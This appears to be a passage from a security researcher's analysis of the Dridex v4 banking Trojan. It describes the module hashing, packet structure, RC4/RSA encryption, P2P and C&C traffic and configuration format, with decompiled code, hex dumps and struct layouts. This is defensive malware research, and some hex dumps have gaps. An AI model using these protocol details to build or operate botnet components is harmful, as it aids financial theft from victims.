6A 00                       push    0
8D 8C 24 1C 01 00 00        lea     ecx, [esp+1C8h+var_AC]
E8 90 76 00 00              call    make_cnc_request
```

Knowing the packet structure in the previous version, one can guess which hash relates to which module by comparing packets from the third and fourth versions.

In the fourth version of Dridex, there are many places where the CRC32 hashing algorithm is used, including hashes used to search for function APIs and to check packet integrity. It would make sense for hashes used in packets to be none other than CRC32 of requested module names. This assumption can easily be verified by running the following Python code:


```
In [23]: import zlib

In [24]: crc = lambda s: "0x%08X" % (zlib.crc32(s) & 0xFFFFFFFF)

In [25]: {m: crc(m) for m in ('bot', 'list', 'mod9', 'dmod5', 'dr
Out[25]:
{'bot': '0x011F0411',
 'dmod10': '0x8F1AECA4',
 'dmod5': '0x7775EFD3',
 'dmod6': '0xEE7CBE69',
 'dmod7': '0x997B8EFF',
 'dmod8': '0x09C4936E',
 'dmod9': '0x7EC3A3F8',
 'list': '0x44C8F818',
 'mod9': '0xF5175A74'}
```


That's right – the hashes obtained this way are the same as those in the program's code.

With regards to encryption of the loader's packets, nothing has changed. As in Dridex version 3, the RC4 algorithm is used, with a key stored in encrypted form in the malicious program's body.

One more change introduced in the fourth version is that a much stricter loader authorization protocol is now used. A loader's lifespan has been reduced to one day, after which encryption keys are changed and old loaders become useless. The server responds to requests from all outdated samples with error 404.

Analysis of the Bot's Protocol and Encryption

Essentially, the communication of Dridex version 4 with its C&C is based on the same procedure as before, with peers still acting as proxy servers and exchanging modules. However, encryption and packet structure have changed significantly; now a packet looks like the <settings> section from the previous Dridex version. No more XML.




```
cl_xor_header_create(packet);
LOBYTE(tmp) = request_type;
cl_str_append(&packet->raw, &tmp, 1);
cl_str_append_rc4_encrypted(packet, (_this + 117));// BotId
if ( Dest == CNC )
{
  cl_str_append_word_b(packet, *(_this + 0xF0));// BotNetId
  cl_str_append_dword_b(packet, *(_this + 0xDD));// SystemId
  cl_str_append_dword_b(packet, 0x40018u);    // Version
  v6 = cl_str_data_at((_this + 113), 0);
  cl_str_append(&packet->raw, v6, _this[115]);
  if ( request_type )
  {
    if ( request_type == CONFIG )
    {
      cl_str_append_dword_b(packet, _this[125]);
      v7 = *(_this + 449);
      cl_str_append(&packet->raw, &v7, 1);
    }
  }
  else
  {
    cl_str_append_rc4_encrypted(packet, (_this[29] + 0x28));// PublicKey
  }
}
return packet;
```

The Basic Packet Generation function is used to create packets for communication with the C&C and with peers. There are two types of packets for the C&C:

1. Registration and transfer of the generated public key
2. Request for a configuration file

The function outputs the following packet:




```
74 68 B2 FE-AB BE 58 CA-34 E1 AA D3-2E 0A 6A FE   th▓■л╛X╧4ск╙.◙j■
82 6F E3 0A-CB 2A C2 DD-EC 70 E6 EE-17 97 6B 67   Boy◙╦*┬▌ьрцю↨Чkg
67 56 AF 65-50 C1 1F 78-74 B5 58 28-62 37 CF 8C   gVпeP┴▼xt╡X(b7╧М
F4 12 49 69-00 80 62 87-2B D7 D0 17-A8 F0 F4 A2   Ї↕Ii Аb3+╫╨↨иЁЇв
43 53 3C B6-85 14 1F 29-4E 49 10 98-6F 32 AC 79   CS<╢Е¶▼)NI►Шo2мy
61 CC 54 CC-37 78 09 28-6A 11 89 58-62 02 F5 6C   a╠T╠7xo(j◄ЙXb☻їl
0A C9 15 51-13 96 8A 20-F6 52 4C 1E-79 75 A4 8F   ◙╔§Q‼ЦК ЎRL▲yuдП
0B 74 D0 51-A2 8D E0 E9-7B BB 5C 92-8B 36 5B 8C   ♂t╨QвНрщ{╗\ТЛ6[М
00 EC D4 5C-DB 88 B5 0B-9B CF 29 5D-A2 A8 29 D5    ь╘\█И╡♂Ы╧)]ви)╒
C5 8F CF DE-88 2D 6B 6E-35 07 63 A7-B9 DE D2 93   ┼П╧▐И-kn5•cз╣▐╥У
2B 3E 0D E6-6F DA F3 CC-4B 7D 4B 60-0F FA 2C 44   +>♪цo┌є╠K}K`☼·,D
0E EE EF CA-45 91 ED 72-9F 47 36 95-23 57 E8 CB   ♫юя╩EСэrЯG6X#Wш╦
0B E2 10 09-53 EF 86 03-C0 90 DE EA-84 93 47 DB   ♂т►○SяЖ♥└Р▐ъДУG█
5C 6D 08 AF-9F A3 78 BA-D9 A7 C6 2D-41 FA 09 0D   \m◘пЯгx║┘з╞-A·○♪
5B 21 69 96-71 EE 78 99-70 00 F4 D3-B8 28 BC 96   [!iЦqюxЩp Ї╙╕(╝Ц
F4 42 D5 A2-C6 AC E6 12-72 0D F9 5A-76 31 61 0C   ЇB╒в╞мц↕r♪·Zv1a♀
E2 C9 3C D5-0B 56 B8 ED-43 4C 53 F9-23 EB 0B 60   т╔<╒♂V╕эCLS·#ы♂`
2F 9C 75 43-            -            -            /ЬuC
```

A packet begins with the length of the RC4 key (74h) that will be used to encrypt strings in that packet. This is followed by two parts of the key that are the same size. The actual key is calculated by performing XOR on these blocks. Next comes the packet type (00h) and encrypted bot identifier.


Peer-to-Peer Encryption

Sample encrypted P2P packet:



```
00000000:  79 2B 53 0E-AA 34 E3 2D-1F B2 62 56-BE 76 B8 08
00000010:  82 40 0B 6F-74 B5 05 2B-8E 2F DD 68-8E BD 8D 53
00000020:  63 12 9B 40-6B D1 D3 5A-D3 64 1F 80-98 8B 41 1E
00000030:  C2 D9 71 9D-5C                47 43-69 F6 2F 31
00000040:  6F 26 2C 80-A4                C8 87-10 A2 43 91
00000050:  12 CB 27 89-8A CF 61 A9-E3 F9 8E A0-A6 84 27 9B
00000060:  76 E3 4C A3-90 5A 19 C6-64 33 08 F2-6E 30 61 40
00000070:               4 C5 18 B2-61 E9 F5 B8-CC 1C E7 E3
00000080:  5B 66 B1 FE-02 CB EC 40-4F CA 86 56-8B BC 77 DD
00000090:  6F 6E 25 5E-6A 3A         52 B1-56 0B 08 6F
000000A0:  A3 82 48 CE-3E C7 D8 DB-3A C1 5D 97-D8 EF 01 F9
000000B0:  45 A4 4F 83-80 E1 3E 6C-D3 35 20 AE-A2 CD 06 AB
```

The header of a P2P packet is a DWORD array, the sum of all elements in which is zero. The obfuscated data size is the same as in the previous version, but the data is encrypted differently:



```
00000084:  02 CB EC 40-4F CA 86       BC 77 DD-6F 6E 25 5E
           6A 3A 17 E3-80 65 52 B1-56 0B 08 6    32 48 CE
000000A4:  3E C7 D8 DB-3A C1 5D 97-D8 EF 01 F9-45 A4 4F 83
000000B4:  80 E1 3E 6C-D3 35          CD 06 AB-7C 4A FB 6B
000000C4:  FB 2C E6 45-92 0C A1 89-0F 11 43 70-53 5E 1C 75
```


The packet begins with a 16-byte key, followed by 4 bytes of information about the size of data encrypted with the previous key using RC4. Next comes a 16-byte key and data that has been encrypted with that key using RC4. After decryption we get a packet compressed with gzip.

Peer to C&C Encryption

As before, the malware uses a combination of RSA, RC4 encryption, and HTTPS to communicate with the C&C. In this case, peers work as proxy servers. An encrypted packet has the following structure: 4-byte CRC, followed by RSA_BLOB. After decrypting RSA (request packets cannot be decrypted without the C&C private key), we get a GZIP packet.

Configuration File

We have managed to obtain and decrypt the configuration file of botnet 222:



```
00000000:  58 B6 97 3E-01 00 00 00-4B 00 BD AA-4E 37 B7 68  X╢Ч>☺   K ╜кN7╖h
00000010:  45 29 E7 8A-9A 61 76 33-85 3D 5B 9F-A9 1A 14 E0  E)чКЪav3Е=[Яй→¶р
00000020:  F7 28 B0 AB-A9 0F 41 26-3A 17 B6 BD-CE 5D C6 AD  ў(░лй☼A&:↨╢╜╬]╞н
00000030:  5B B7 25 31-B8 61 17 AD-88 7D 48 2B-E6 6E 19 08  [╖%1╕a↨нИ}H+цn↓◘
00000040:  9C E7 4F 8D-BD 2E 5C D3-7B 1D 5F 92-46 FC AF CE  ЬчOН╜.\╙{↔_ТF№п╬
00000050:  CB 23 75 04-01 00 00 00-40 00 AE 5A-B4 2A CC D2  ╦#u♦☺   @ oZ┤*╠╥
00000060:  3C 28 5A 43-8F 35 71 9C-16 3F C1 D4-91 1E 55 6E  <(ZCП5qЬ▬?┴╘С▲Un
00000070:  F5 5F 86 86-48 B5 10 04-92 4F 49 F7-60 F9 BF 15  ї_ЖЖH╡►♦TOIў`∙┐§
00000080:  B6 40 06 E5-B7 46 6F C5-67 DB 2C 36-43 78 19 AD  ╢@♠х╖Fo┼g█,6Cx↓н
00000090:  80 95 3B A1-F5 05 92 2B-57 02 00 00-00 37 FB 00  АХ;бї♣Т+W☻   7√
000000A0:  00 85 D0 53-EC 23 61 B6-3B 8C 3F 3B-6B 82 7A AC   Е╨Sь#a╢;М?;kВzм
000000B0:  CF AD 23 F5-DD B6 5A DA-C4 45 89 3B-5F BA 82 6A  ╧н#ї▌╢Z┌─EЙ;_║Вj
000000C0:  E6 7A AC 70-BC F3 6E AE-F3 91 21 C1-AF 80 E4 A9  цzмp╝єnoєС!┴пАфй
000000D0:  C0 C2 3C B6-73 02 00 00-00 38 A3 00-00 35 A6 53  └┬<╢s☻   8г  5жS
000000E0:  84 99 F1 EE-BB 24 06 62-E7 68 BB E0-78 B8 E3 17  ДЩёю╗$♠bчh╗рх╕у↨
000000F0:  3A BC 8A 31-8F 9B 26 02-FE 25 0B D1-E1 E4 32 99  :╝К1ПЫ&☻■%♂╤сф2Щ
00000100:  B4 DC A0 CE-E4 9A 3D AD-4B 39 CC 83-CA F6 CD 85  ┤▄а╬фЪ=нK9╠Г╩Ў═Е
00000110:  B8 DA 02 00-00 00 35 48-00 00 6A D6-61 41 F1 73  ╕┌☻   5H  j╓aAёs
00000120:  0D 8C E9 EA-4D 2C 83 DA-3C 7A F2 BE-3D 31 B1 28  ♪МщъM,Г┌<zЄ╛=1▒(
00000130:  7F 14 2C 83-88 DA 9B 62-BC 93 C8 E7-49 3A DC 34  ⌂¶,ГИ┌Ыb╝У╚чI:▄4
00000140:  C7 7E 69 E3-F1 00 EB A4-4B 29 5D CE-02 00 00 00  ╟~iуё ыдK)]╬☻
00000150:  38 82 00 00-11 F1 85 79-66 E0 55 BC-70 AE CD 4E  8В  ◄ёЕyfрU╝po═N
```

It is very similar in structure to the <settings> section from the previous version of Dridex. It begins with a 4-byte hash, which is followed by the configuration file's sections.

```
struct DridexConfigSection {
  BYTE SectionType;
  DWORD DataSize;
  BYTE Data[DataSize];
};
```

The sections are of the same types as in <settings>:


- 01h – HttpShots
- 02h – Formgrabber
- 08h – Redirects
- etc.

The only thing that has changed is the encryption of strings in the configuration file – RC4 is now used.

```
struct EncryptedConfigString{
  BYTE RC4Key1[16]; // Size's encryption key
  DWORD EncryptedSize;
  BYTE RC4Key2[16]; // Data's encryption key
  BYTE EncryptedData[Size];
};
```

RC4 was also used to encrypt data in p2p packets.

Geographical Distribution



The developers of Dridex look for potential victims in Europe. Between January 1st and early April 2017, we detected Dridex activity in several European countries. The UK accounted for more than half (nearly 60%) of all detections, followed by Germany and France. At the same time, the malware never works in Russia, as the C&Cs detect the country via IP address and do not respond if the country is Russia.

Conclusion

In the several years that the Dridex family has existed, there have been numerous unsuccessful attempts to block the botnet's activity. The ongoing evolution of the malware demonstrates that the cybercriminals are not about to bid farewell to their brainchild, which is providing them with a steady revenue stream. For example, Dridex developers continue to implement new techniques for evading the User Account Control (UAC) system. These techniques enable the malware to run its malicious components on Windows systems.

It can be surmised that the same people, possibly Russian speakers, are behind the Dridex and Zeus Gameover Trojans, but we do not know this for a fact. The damage done by the cybercriminals is also impossible to assess accurately. Based on a very rough estimate, it has reached hundreds of millions of dollars by now. Furthermore, given the way that the malware is evolving, it can be assumed that a significant part of the "earnings" is reinvested into the banking Trojan's development.

The analysis was performed based on the following samples:

Dridex4 loader: d0aa5b4dd8163eccf7c1cd84f5723d48
Dridex4 bot: ed8cdd9c6dd5a221f473ecf3a8f39933

- Botnets
- Financial malware
- Malware Descriptions
- Malware Technologies
- Trojan Banker

Authors

Expert Nikita Slepogin

Dridex: A History of Evolution